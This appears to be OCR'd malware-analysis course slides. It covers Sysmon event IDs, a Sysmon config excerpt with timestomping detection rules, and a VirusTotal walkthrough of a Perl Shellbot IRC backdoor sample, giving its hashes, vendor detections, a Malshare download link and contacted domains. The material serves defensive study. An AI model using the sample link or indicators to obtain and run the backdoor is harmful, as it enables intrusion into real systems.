Specify -accepteula to automatically accept the EULA on installation, otherwise you will be interactively prompted to
accept it.
```

Lab Overview: Sysmon



```
Id      Tag                     Event
1       ProcessCreate           Process Create
2       FileCreateTime          File creation time changed
3       NetworkConnect          Network connection detected
5       ProcessTerminate        Process terminated
6       DriverLoad              Driver loaded
7       ImageLoad               Image loaded
8       CreateRemoteThread      CreateRemoteThread detected
9       RawAccessRead           RawAccessRead detected
10      ProcessAccess           Process accessed
11      FileCreate              File created
12      RegistryEvent           Registry object added or deleted
13      RegistryEvent           Registry value set
14      RegistryEvent           Registry object renamed
15      FileCreateStreamHash    File stream created
17      PipeEvent               Pipe Created
18      PipeEvent               Pipe Connected
19      WmiEvent                WmiEventFilter activity detected
20      WmiEvent                WmiEventConsumer activity detected
21      WmiEvent                WmiEventConsumerToFilter activity
22      DnsQuery                Dns query
23      FileDelete              File Delete archived
24      ClipboardChange         Clipboard changed
25      ProcessTampering        Process Tampering
26      FileDeleteDetected      File Delete logged
27      FileBlockExecutable     File Block Executable
28      FileBlockShredding      File Block Shredding
29      FileExecutableDetected File Executable Detected
```


```xml
<!--SYSMON EVENT ID 2 : FILE CREATION TIME RETROACTIVELY CHANGED IN THE FILESYSTEM [FileCreateTime]-->
    <!--COMMENT:    [ https://attack.mitre.org/wiki/Technique/T1099 ] -->

    <!--DATA: UtcTime, ProcessGuid, ProcessId, Image, TargetFilename, CreationUtcTime, PreviousCreationUtcTime-->
<RuleGroup name="" groupRelation="or">
    <FileCreateTime onmatch="include">
        <Image name="T1099" condition="begin with">C:\Users</Image> <!--Look for timestomping in user area, usually nothing
        <TargetFilename name="T1099" condition="end with">.exe</TargetFilename> <!--Look for backdated executables anywhere-
        <Image name="T1099" condition="begin with">\Device\HarddiskVolumeShadowCopy</Image> <!--Nothing should be written he
    </FileCreateTime>
</RuleGroup>

<RuleGroup name="" groupRelation="or">
    <FileCreateTime onmatch="exclude">
        <Image condition="image">OneDrive.exe</Image> <!--OneDrive constantly changes file times-->
        <Image condition="image">C:\Windows\system32\backgroundTaskHost.exe</Image>
        <Image condition="contains">setup</Image> <!--Ignore setups-->
        <Image condition="contains">install</Image> <!--Ignore setups-->
        <Image condition="contains">Update\</Image> <!--Ignore setups-->
        <Image condition="end with">redist.exe</Image> <!--Ignore setups-->
        <Image condition="is">msiexec.exe</Image> <!--Ignore setups-->
        <Image condition="is">TrustedInstaller.exe</Image> <!--Ignore setups-->
        <TargetFilename condition="contains">\NVIDIA\NvBackend\ApplicationOntology\</TargetFilename> <!--NVIDIA GeForce Expe
    </FileCreateTime>
</RuleGroup>
```

https://github.com/SwiftOnSecurity/sysmon-config/blob/master/sysmonconfig-export.xml

Threat Intelligence

Threat Intelligence


- Often, the purpose of malware analysis is to generate shareable threat intelligence
- This typically is in the form of Indicators of Compromise (IOCs) and adversary Tactics, Threats, and Procedures (TTPs)
- Other types of threat intelligence for malware analysis are threat detection rules like YARA, SIGMA, or write-ups and reports
- Threat intelligence is also useful when performing analysis
- Many commonly seen samples and malware families are well studied, and published threat intelligence can speed up analysis
- The main tools used for sharing public threat intelligence related to malware are:
  - VirusTotal
  - URLQuery
  - Public sandboxes (JoeSandbox, Tria.ge, etc)


WHAT GIVES PEOPLE FEELINGS OF POWER
MONEY
STATUS
MARKING THE BRIEFING TLP: RED
imgflip.com

Threat Intelligence: VirusTotal

- VirusTotal is a public platform for file and threat analysis
  - All uploads to VirusTotal are public
  - In some instances, you may not want to make it known that you are analyzing or have identified a certain sample
  - Some organizations may also have policies restricting the upload of samples found in enterprise environments
- VirusTotal uses multiple security vendors to scan files for malware and malicious behaviors
- These scans include hash and file reputation, network analysis, behavioral analysis, and analysis of related files, contacted domains, and IPs
- VirusTotal also has a robust community that often adds notes to common samples
- There is also a built-in threat mapping system
  - This uses API calls and is limited for free-tier users

Threat Intelligence: VirusTotal Overview



0fb9eb96a08f9ad3400f89749d32f3e44362346ec7fca9bd5e9ba85022e5ebc1

39
/ 62
Community Score -1

39/62 security vendors flagged this file as malicious

0fb9eb96a08f9ad3400f89749d32f3e44362346ec7fca9bd5e9ba85022e5ebc1
31.184.194.114_sample.bin
perl sets-process-name irc-communication detect-debug-environment

Size 26.93 KB
Last Analysis Date 21 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Popular threat label trojan.perl/shellbot
Threat categories trojan
Family labels perl shellbot ircbot

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Shellbot/Perl.Generic.S1118	AliCloud	Backdoor:Perl/Shellbot.NMA
ALYac	Backdoor.Perl.Shellbot.B	Arcabit	Backdoor.Perl.Shellbot.B
Avast	Perl:IRCBot-D [Trj]	AVG	Perl:IRCBot-D [Trj]
Avira (no cloud)	PERL/Shellbot.B.4	Baidu	Perl.Backdoor.Shellbot.f
BitDefender	Backdoor.Perl.Shellbot.B	ClamAV	Win.Trojan.Perl-35
CTX	Perl.bot.perl	Cynet	Malicious (score: 99)
DrWeb	Perl.Shellbot.80	Emsisoft	Backdoor.Perl.Shellbot.B (B)
eScan	Backdoor.Perl.Shellbot.B	ESET-NOD32	Perl/Shellbot.NAL.Gen Trojan
GData	Backdoor.Perl.Shellbot.B	Google	Detected
Huorong	Backdoor/Perl.IRCBot.b	Ikarus	Trojan.Perl.Shellbot
Kaspersky	Backdoor.Perl.Shellbot.au	Kingsoft	Script.Troj.sh.2024035
Lionic	Trojan.Script.Perl.4!c	Microsoft	Backdoor:Perl/Shellbot.S
NANO-Antivirus	Trojan.Script.ShellBot.bouqdn	QuickHeal	Shellshock.Perl.A
Sangfor Engine Zero	Malware.Generic-Script.Save.169b6505	Skyhigh (SWG)	Perl/Shellbot.a
Sophos	Mal/PerlBot-A	Symantec	IRC.Backdoor.Trojan
Tencent	Perl.Trojan.Perl.Edhl	Trellix ENS	Perl/Shellbot.a
TrendMicro	PERL_SHELLBOT.SM	TrendMicro-HouseCall	PERL_SHELLBOT.SM

Threat Intelligence: VirusTotal Comments



NeikiAnalytics
2 years ago
-1

tines_bot
6 months ago

This file was found in Malshare and can be downloaded from here: https://malshare.com/sample.php?action=detail&hash=e53cf00cf16d5e645103a266959ce5b7


For more information, or to report interesting/incorrect findings, contact us - bot@tines.io

NeikiAnalytics
2 years ago

#Malware
Filename: 0fb9eb96a08f9ad3400f89749d32f3e44362346ec7fca9bd5e9ba85022e5ebc1.sh
File Type: unix shell
First Seen: November 24, 2023
Kaspersky has seen this file 100 times.
__https://opentip.kaspersky.com/0fb9eb96a08f9ad3400f89749d32f3e44362346ec7fca9bd5e9ba85022e5ebc1 __

Detections
- Backdoor.Perl.Shellbot.au (Static)
- HEUR:Backdoor.Perl.IRCBot.mr (Static)

Threat Intelligence: VirusTotal Details



Basic properties

MD5	e53cf00cf16d5e645103a266959ce5b7
SHA-1	d145edc39d2b5ab2392a989734ef28af77f74f7e
SHA-256	0fb9eb96a08f9ad3400f89749d32f3e44362346ec7fca9bd5e9ba85022e5ebc1
SSDEEP	192:phe97oGORlRQ4CR1ydi5DAomxCdsjnbP19+9Uc3gHNgWW1kSNPWW0wnENflCSo4M:iWBLZCRwdkzzsjT1TtE1dIflCSoTx9k2
TLSH	T117C2948A19478A12A3B7F3769BE5A41DFB5B82E747044B187D6C819A6F70034D1F4FC8
File type	Perl source perl
Magic	Perl script text executable
TrID	Unix-like shebang (var.1) (gen) (50%) | Perl script (28.5%) | Unix-like shebang (var.3) (gen) (21.4%)
Magika	PERL
File size	26.93 KB (27577 bytes)

History

First Seen In The Wild	2023-11-25 12:11:42 UTC
First Submission	2023-11-25 09:53:34 UTC
Last Submission	2025-10-17 00:49:55 UTC
Last Analysis	2025-11-28 17:42:57 UTC

Names

31.184.194.114_sample.bin

404


0fb9eb96a08f9ad3400f89749d32f3e44362346ec7fca9bd5e9ba85022e5ebc1.sh

0fb9eb96a08f9ad3400f89749d32f3e44362346ec7fca9bd5e9ba85022e5ebc1.unknown

404.pl

1.html

Threat Intelligence: VirusTotal Relations



Contacted URLs (2)

Scanned	Detections	Status	URL
2025-12-16	0 / 98	200	http://crt.sectigo.com/SectigoPublicCodeSigningCAR36.crt
2025-12-16	0 / 98	200	http://crt.sectigo.com/SectigoPublicCodeSigningRootR46.p7c

Contacted Domains (7)

Domain	Detections	Created	Registrar
api.apple-cloudkit.com	0 / 95	2015-01-29	NOM-IQ Ltd dba Com Laude
apps.mzstatic.com	0 / 95	2010-07-12	NOM-IQ Ltd dba Com Laude
crt.sectigo.com	0 / 95	2018-08-16	CSC Corporate Domains, Inc.
mask-api.fe.apple-dns.net	0 / 95	2014-05-28	NOM-IQ Ltd dba Com Laude
mask-api.icloud.com	0 / 95	1999-01-15	NOM-IQ Ltd dba Com Laude
pubingress-feedback-1a6fe9caff1148fe.elb.us-west-2.amazonaws.com	0 / 95	2005-08-18	MarkMonitor Inc.
sectigo.com	0 / 95	2018-08-16	CSC Corporate Domains, Inc.

